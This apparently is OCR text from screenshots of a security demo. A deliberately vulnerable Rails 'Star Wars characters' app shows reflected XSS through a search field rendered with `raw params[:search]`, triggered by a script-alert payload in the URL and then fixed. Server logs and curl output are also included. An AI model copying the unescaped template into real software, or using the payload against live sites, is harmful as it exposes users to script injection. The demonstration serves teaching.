

Star Wars characters
https://sqreen.ngrok.io/?search="><script>alert("Oh+noes%2C+pwned!")<%2Fscript>
STAR WARS
About
Services
Contact
Login
Oh noes, pwned!
OK
Type here


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
ice %></p>
form" role="search" action="/" method="get">
roup">
rch" type="text" class="form-control" placeholder="Type here" value="<%= raw params[:search] %>">
it" class="btn btn-default">Search</button>
' Add your character'), new_character_path %>
acters of the month</h4>
f the month has not been elected yet. Please come back later!</p>
div.row › div.col-lg-12 › div.col-md-3 › form.navbar-form › div.form-group › input.form-control
Ruby injection
Run Development: VulnerableDemo
Console
Server development log
Started GET "/assets/bootstrap/tooltip.self-05afb177e08f98997ccfc84fa08a215e4b27d48d5fe4d049080675e9dffd8199.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/bootstrap/popover.self-0aa93860b59fe7393f1dd490f54b3cb994f9d6155adffce034d4e14ae361b041.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/bootstrap-sprockets.self-fbfa5ad7d9aa0afe439ec4ff3883acc4cb92b62cb67c40d674320c9aa1d4642d.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/application.self-7862a8a8b42407b4741a1adeeea35f0d13ddc4f702ec532adb0674491d296495.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997aa64d675b7a3c4b6ce33da13f3fe.woff2" for 89.3.76.191 at 2017-11-28 20:09:30 +0100
Started GET "/assets/bootstrap/glyphicons-halflings-regular-fe185d11a49676890d47bb783312a0cda5a44c4039214094e7957b4c040ef11c.woff2" for 89.3.76.191 at 2017-11-28 20:09:30


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_controller.rb
comments_controller.rb
cows_controller.rb
helpers
application_helper.rb
comments_helper.rb
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
notice %></p>
-3">
ar-form" role="search" action="/" method="get">
m-group">
search" type="text" class="form-control" placeholder="Type here" value="<%= params[:search] %>">
submit" class="btn btn-default">Search</button>
">
raw(' Add your character'), new_character_path %>
">
haracters of the month</h4>
er of the month has not been elected yet. Please come back later!</p>
">
div.row › div.col-lg-12 › div.col-md-3 › form.navbar-form › div.form-group › input.form-control › Ruby injection
Run Development: VulnerableDemo
Console
Server development log
Started GET "/assets/bootstrap/tooltip.self-05afb177e08f98997ccfc84fa08a215e4b27d48d5fe4d049080675e9dffd8199.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/bootstrap/popover.self-0aa93860b59fe7393f1dd490f54b3cb994f9d6155adffce034d4e14ae361b041.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/bootstrap-sprockets.self-fbfa5ad7d9aa0afe439ec4ff3883acc4cb92b62cb67c40d674320c9aa1d4642d.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/application.self-7862a8a8b42407b4741a1adeeea35f0d13ddc4f702ec532adb0674491d296495.js?body=1" for 89.3.76.191 at 2017-11-28 20:09:28 +0100
Started GET "/assets/fontawesome-webfont-2adefcbc041e7d18fcf2d417879dc5a09997aa64d675b7a3c4b6ce33da13f3fe.woff2" for 89.3.76.191 at 2017-11-28 20:09:30 +0100
Started GET "/assets/bootstrap/glyphicons-halflings-regular-fe185d11a49676890d47bb783312a0cda5a44c4039214094e7957b4c040ef11c.woff2" for 89.3.76.191 at 2017-11-28 20:09:30


Development: VulnerableDemo
Project
VulnerableDemo ~/Documents/VulnerableDemo
app
assets
controllers
concerns
application_contr
comments_contro
cows_controller.r
helpers
application_helpe
comments_helper
cows_helper.rb
mailers
models
concerns
.keep
comment.rb
cow.rb
user.rb
index.html.erb
notice %></p>
-3">
holder="Type here" value="<%= params[:search] %>">
your character'), new_character_path %>
e come back later!</p>
div.form-group
input.form-control
Ruby injection
dgoodman — curl -v http://sqreen.ngrok.io — 80×24
Last login: Tue Nov 28 19:32:49 on ttys002
dgoodman@Dons-Portable-Ordinator:~$ curl -v http://sqreen.ngrok.io
* Rebuilt URL to: http://sqreen.ngrok.io/
*   Trying 52.15.62.13...
* TCP_NODELAY set
*   Trying 2600:1f16:59e:b200:dd1c:548d:63ef:7119...
* TCP_NODELAY set
* Immediate connect fail for 2600:1f16:59e:b200:dd1c:548d:63ef:7119: No route to host
* Connected to sqreen.ngrok.io (52.15.62.13) port 80 (#0)
> GET / HTTP/1.1
> Host: sqreen.ngrok.io
> User-Agent: curl/7.54.0
> Accept: */*
>
Run Development: VulnerableDemo
Console
Server developm
Started GET "/assets
b4c040ef11c.woff2" for 89.3.76.191 at 2017-11-28 20:09:30
Started GET "/" for
Processing by CowsController#index as */*
Cow Load (0.2ms) SELECT "cows".* FROM "cows"
Rendered cows/_score.html.erb (0.3ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/index.html.erb within layouts/application (67.3ms)
Completed 200 OK in 115ms (Views: 114.9ms | ActiveRecord: 0.2ms)


dgoodman — -bash — 80×24
* Connected to sqreen.ngrok.io (52.15.62.13) port 80 (#0)
> GET / HTTP/1.1
> Host: sqreen.ngrok.io
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Frame-Options: SAMEORIGIN
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< Content-Type: text/html; charset=utf-8
< Etag: W/"732f3294dd608fcfd84d97e47f643323"
< Cache-Control: max-age=0, private, must-revalidate
< X-Request-Id: fb174f6d-3383-414c-83ad-de690054c0fd
< X-Runtime: 0.118296
< Server: WEBrick/1.3.1 (Ruby/2.4.2/2017-09-14)
< Date: Tue, 28 Nov 2017 19:13:02 GMT
< Content-Length: 14656
< Set-Cookie: _web_cow_session=T3hlMlVFZlhnSVoyMFFCZzFJcXRlN2RTWDNRUkhIU2h0MmdxL
3Q3bzZGeHVGaWJtam1IYlp4NndScHUydSs5UGMyaklLVU9yaUlLNTMvb1lZSzR6MjhKQ3U3L2tEOHdMa
GdYb01Pd0w5UHN5NDVZL2tqUU9lT1c5MXZSRU9sckNCcm5ST2pkemFpS21lZEVtbytSS21nPT0tLTFLQ
m1HMGpVK1dvbmNSeFN0cEdzdHc9PQ%3D%3D--81caffdf9e03260d5c870b6fe97770f60f357771; p
ath=/; HttpOnly
<
Started GET "/assets
Started GET "/" for
Processing by CowsController#index as */*
Cow Load (0.2ms) SELECT "cows".* FROM "cows"
Rendered cows/_score.html.erb (0.3ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/_score.html.erb (0.1ms)
Rendered cows/_score.html.erb (0.0ms)
Rendered cows/index.html.erb within layouts/application (67.3ms)
Completed 200 OK in 115ms (Views: 114.9ms | ActiveRecord: 0.2ms)



dgoodman — -bash — 80×24

```
* Connected to sqreen.ngrok.io (52.15.62.13) port 80 (#0)
> GET / HTTP/1.1
> Host: sqreen.ngrok.io
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< X-Frame-Options: SAMEORIGIN
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< Content-Type: text/html; charset=utf-8
< Etag: W/"732f3294dd608fcfd84d97e47f643323"
< Cache-Control: max-age=0, private, must-revalidate
< X-Request-Id: fb174f6d-3383-414c-83ad-de690054c0fd
< X-Runtime: 0.118296
< Server: WEBrick/1.3.1 (Ruby/2.4.2/2017-09-14)
< Date: Tue, 28 Nov 2017 19:13:02 GMT
< Content-Length: 14656
< Set-Cookie: _web_cow_session=T3hlMlVFZlhnSVoyMFFCZzFJcXRlN2RTWDNRUkhIU2h0MmdxL
3Q3bzZGeHVGaWJtam1IYlp4NndScHUydSs5UGMyaklLVU9yaUlLNTMvb1lZSzR6MjhKQ3U3L2tEOHdMa
GdYb01Pd0w5UHN5NDVZL2tqUU9lT1c5MXZSRU9sckNCcm5ST2pkemFpS21lZEVtbytSS21nPT0tLTFLQ
m1HMGpVK1dvbmNSeFN0cEdzdHc9PQ%3D%3D--81caffdf9e03260d5c870b6fe97770f60f357771; p
ath=/; HttpOnly
<
```

Star Wars characters

https://sqreen.ngrok.io/characters/new

STAR WARS About Services Contact Login

"><script>alert("Oh noes Search

Add your character

Star Wars Characters of the month

The character of the month has not been elected yet. Please come back later!

Last tweets

None yet!

Vote for your favorite character!

Padmé Amidala

★★★★☆


Padmé Amidala was a courageous, hopeful leader, serving as Queen and then Senator of Naboo -- and was also handy with a blaster.

2017-11-27

Darth Vader

★★★☆☆


Once a heroic Jedi Knight, Darth Vader was seduced by the dark side of the Force, became a Sith Lord, and led the Empire's eradication of the Jedi Order.

